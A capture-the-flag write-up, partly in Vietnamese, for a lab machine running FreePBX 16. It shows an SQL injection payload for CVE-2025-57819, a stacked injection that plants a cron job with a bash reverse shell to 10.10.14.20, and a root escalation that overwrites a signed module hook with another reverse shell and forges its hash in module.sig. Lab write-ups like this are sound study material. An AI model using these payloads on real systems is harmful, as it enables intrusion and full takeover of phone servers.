

Connected

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-10 03:11 EDT
Nmap scan report for connected.htb (10.129.195.160)
Host is up (0.16s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4e:60:38:6f:e7:78:6c:ca:58:62:a1:f1:56:ae:8d:30 (RSA)
|   256 12:41:55:26:9d:ad:3d:e8:bf:4e:31:aa:d7:d1:a5:d2 (ECDSA)
|_  256 8e:b6:96:e0:21:83:5d:1d:ce:8d:e2:6a:dd:38:c6:75 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: 404 Not Found
|_ Requested resource was config.php
443/tcp   open  ssl/http  Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: 404 Not Found
|_ Requested resource was config.php
|_ ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2025-11-30T14:07:27
|_ Not valid after:  2026-11-30T14:07:27

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.40 seconds
```

⚠ Not secure connected.htb/admin/config.php

X Support

ISymphonyV3 Panel

UCP



FreePBX Administration



User Control Panel



Operator Panel



Get Support



FreePBX is a registered trademark of
Sangoma Technologies Inc.
FreePBX 16.0.40.7 is licensed under the
GPL
Copyright© 2007-2026



freepbx 16.0.40.7 vulnerabilities



TẤT CẢ



TÌM KIẾM

HÌNH ẢNH

VIDEO

BẢN ĐỒ

COPILOT

XEM THÊM

Về 236 kết quả



Github

<https://github.com> › FreePBX › security-reporti... Dịch Kết quả này

Authentication Bypass Leading to SQL Injection and RCE

28 thg 8, 2025 · Summary Insufficiently sanitized user-supplied data allows unauthenticated access to FreePBX Administrator leading to arbitrary database ...

FreePBXSecurity-reporting

Authentication Bypass Leading to SQL Injection and RCE

FreePBX (FreePBX 16)
endpoint (FreePBX 16)
+1 more
changelog published on August 28, 2025



CVE CyberSecurity Database News

<https://www.cve.news> Dịch Kết quả này

CVE-2025-57819 - Exploiting Unauthenticated Admin ...

28 thg 8, 2025 · FreePBX is a popular open-source VoIP system, widely used for managing voice communications in organizations. It offers a web-based ...



<https://www.cve.news/cve-2025-57819/>

<https://github.com/b4sh2/CVE-2025-57819-poc/blob/main/exploit.py>

`x'%20AND%20EXTRACTVALUE(1,CONCAT('~',(SELECT%20VERSION()),'~'))--%20-`

request

PrettyRawHex


```
1 GET /admin/ajax.php?module=FreePBX\modules\endpoint\ajax&command=model&
  template=x&model=model&brand=
  x'%20AND%20EXTRACTVALUE(1,CONCAT('~',(SELECT%20VERSION()),'~'))--%20-
  HTTP/1.1
2 Host: connected.htb
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/142.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: lang=en_US; PHPSESSID=bqq83609ponlvns5silunfsmes; _ga=
  GA1.2.1591185562.1781075397; _gid=GA1.2.579528752.1781075397;
  _ga_658VXK7F61=GS2.2.s1781075398$ol$g0$t1781075398$j60$l0$ho
9 Connection: keep-alive
```

response

PrettyRawHexRender

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Wed, 10 Jun 2026 07:52:25 GMT
3 Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
4 X-Powered-By: PHP/7.4.16
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Connection: close
9 Content-Type: application/json
10 Content-Length: 198
11
12 {
  "error":{
    "type":"Exception",
    "message":
      "SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~5.5
      .65-MariaDB~':",
    "file":
      "\var\www\html\admin\libraries\utility.functions.php",
    "line":123
  }
}
```

```
x';INSERT%20into%20cron_jobs%20(modulename,jobname,command,class,schedule,max_runtime,enabled,execution_order)%20VALUES%20('sysadmin','poc_test','bash%20-c%20"bash%20-i%20>%26%20/dev/tcp/10.10.14.20/4444%200>%261"',NULL,'*%20*%20*%20*%20*',30,1,1)--%20-
```



➤ Stacked SQL Injection

```
[asterisk@connected ~]$ id
id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)
[asterisk@connected ~]$ ls
ls
user.txt
[asterisk@connected ~]$ cat user.txt
cat user.txt
24efcd1...95f1e
```

Linpeas:

```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/intrusion_detection_stop IN_CLOSE_WRITE /etc/init.d/fail2ban stop
/var/spool/asterisk/sysadmin/update_system_cron IN_CLOSE_WRITE /usr/sbin/sysadmin_update_set_cron
/var/spool/asterisk/sysadmin/portmgmt_setup IN_CLOSE_WRITE /usr/sbin/sysadmin_portmgmt
/var/spool/asterisk/sysadmin/wanrouter_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_wanrouter_restart
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart
/usr/local/asterisk/ha_trigger IN_CLOSE_WRITE /usr/sbin/sysadmin_ha
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager --local $#

/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#

[asterisk@connected incron]$ ls -la /usr/bin/sysadmin_manager
ls -la /usr/bin/sysadmin_manager
-rwxr-xr-x. 1 root root 6403 Apr 15 2021 /usr/bin/sysadmin_manager
```

cat /usr/bin/sysadmin_manager

Cách sysadmin_manager hoạt động

1. incron phát hiện file mới → gọi sysadmin_manager <tên_file>
2. Tên file phải match format:
 - ✓ modulename_hookname → module=modulename, hook=hookname, params=""
 - ✓ modulename_hookname.params → module=modulename, hook=hookname, params=params
 - ✓ modulename_hookname.CONTENTES → params = NỘI DUNG của file (max 4096 bytes)
3. Kiểm tra module.sig (GPG signature) → phải được ký bởi whitelisted key
4. Kiểm tra SHA256 hash của hook file → phải match trong module.sig
5. Chạy: system("\$hookfile \$params")

```
[asterisk@connected ~]$ ls -la /var/www/html/admin/modules/sms/hooks
ls -la /var/www/html/admin/modules/sms/hooks
total 8
drwxr-xr-x. 2 asterisk asterisk 23 Nov 30 2025 .
drwxrwxr-x. 11 asterisk asterisk 4096 Nov 30 2025 ..
-rwxr-xr-x. 1 asterisk asterisk 210 Nov 2 2023 logrotate
```

- Ghi đè 1 hook

```
cat > /var/www/html/admin/modules/sms/hooks/logrotate << 'EOF'
```

```
#!/bin/bash
```

```
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.20/8888 0>&1' &
```

```
EOF
```

```
[asterisk@connected hooks]$ ls -la
ls -la
total 12
drwxr-xr-x. 2 asterisk asterisk 44 Jun 10 16:33 .
drwxrwxr-x. 11 asterisk asterisk 4096 Nov 30 2025 ..
-rwxr-xr-x. 1 asterisk asterisk 210 Nov 2 2023 logrotate
-rwxr-xr-x. 1 asterisk asterisk 210 Jun 10 16:33 logrotate.bak
[asterisk@connected hooks]$ cat > /var/www/html/admin/modules/sms/hooks/logrotate << 'EOF'
#!/bin/bash
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.20/8888 0>&1' &
< cat > /var/www/html/admin/modules/sms/hooks/logrotate << 'EOF'
> #!/bin/bash
> /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.20/8888 0>&1' &
>
EOF
```

- Tính hash mới

```
NEW_HASH=$(sha256sum logrotate | awk '{print $1}')
```

```
echo $NEW_HASH
```

```
[asterisk@connected hooks]$ NEW_HASH=$(sha256sum logrotate | awk '{print $1}')
< NEW_HASH=$(sha256sum logrotate | awk '{print $1}')
[asterisk@connected hooks]$ echo $NEW_HASH
echo $NEW_HASH
bca9dce5290bdcd97e64c70e40ed36e5e25f001a594bbb96631232863b6eaf89
```


- Sửa module.sig

Xem dòng hiện tại

```
grep "hooks/logrotate" /var/www/html/admin/modules/sms/module.sig
```

Sửa hash

```
sed -i "s/^hooks\\logrotate = .*/hooks\\logrotate = $NEW_HASH/"
/var/www/html/admin/modules/sms/module.sig
```

```
[asterisk@connected hooks]$ grep "hooks/logrotate" /var/www/html/admin/modules/sms/module.sig
< grep "hooks/logrotate" /var/www/html/admin/modules/sms/module.sig
hooks/logrotate = 80943ad6260182cbcf980d344e1231129d7fbc73746fc17a2964d2b89e170598
[asterisk@connected hooks]$ sed -i "s/^hooks\\logrotate = .*/hooks\\logrotate = $NEW_HASH/" /var/www/html/admin/modules/sms/module.sig
< $NEW_HASH/" /var/www/html/admin/modules/sms/module.sig
[asterisk@connected hooks]$ grep "hooks/logrotate" /var/www/html/admin/modules/sms/module.sig
< grep "hooks/logrotate" /var/www/html/admin/modules/sms/module.sig
hooks/logrotate = bca9dce5290bdcd97e64c70e40ed36e5e25f001a594bbb96631232863b6eaf89
[asterisk@connected hooks]$
```

- Trigger

```
touch /var/spool/asterisk/incron/sms.logrotate
```

- Listen: nc -lvp 8888

```
[root@connected root]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@connected root]# ls
ls
root.txt
[root@connected root]# cat root.txt
cat root.txt
4d942af8f21545418222-2162de1b765
```

Bonus:

Vì có 2 tầng bảo vệ, nhưng GPG signature thực chất không được verify:

```
module.sig
├── [hashes]                                ← TẦNG 1: SHA256 hash của từng file
│   hooks/logrotate = ABC123
│   ...
└── -----BEGIN PGP SIGNATURE-----      ← TẦNG 2: Chữ ký số GPG
    iQIcBAEBAGBQJkrBpjAAoJ...
    =f95a
    -----END PGP SIGNATURE-----
```

Tầng 1 (SHA256): Code so sánh hash → TA SỬA ĐƯỢC → bypass

Tầng 2 (GPG): checkSig() parse signature, nhưng không verify thực sự vì:

- Không có GPG public key trên hệ thống?
- Hoặc code chỉ parse hash mà không check signature validity?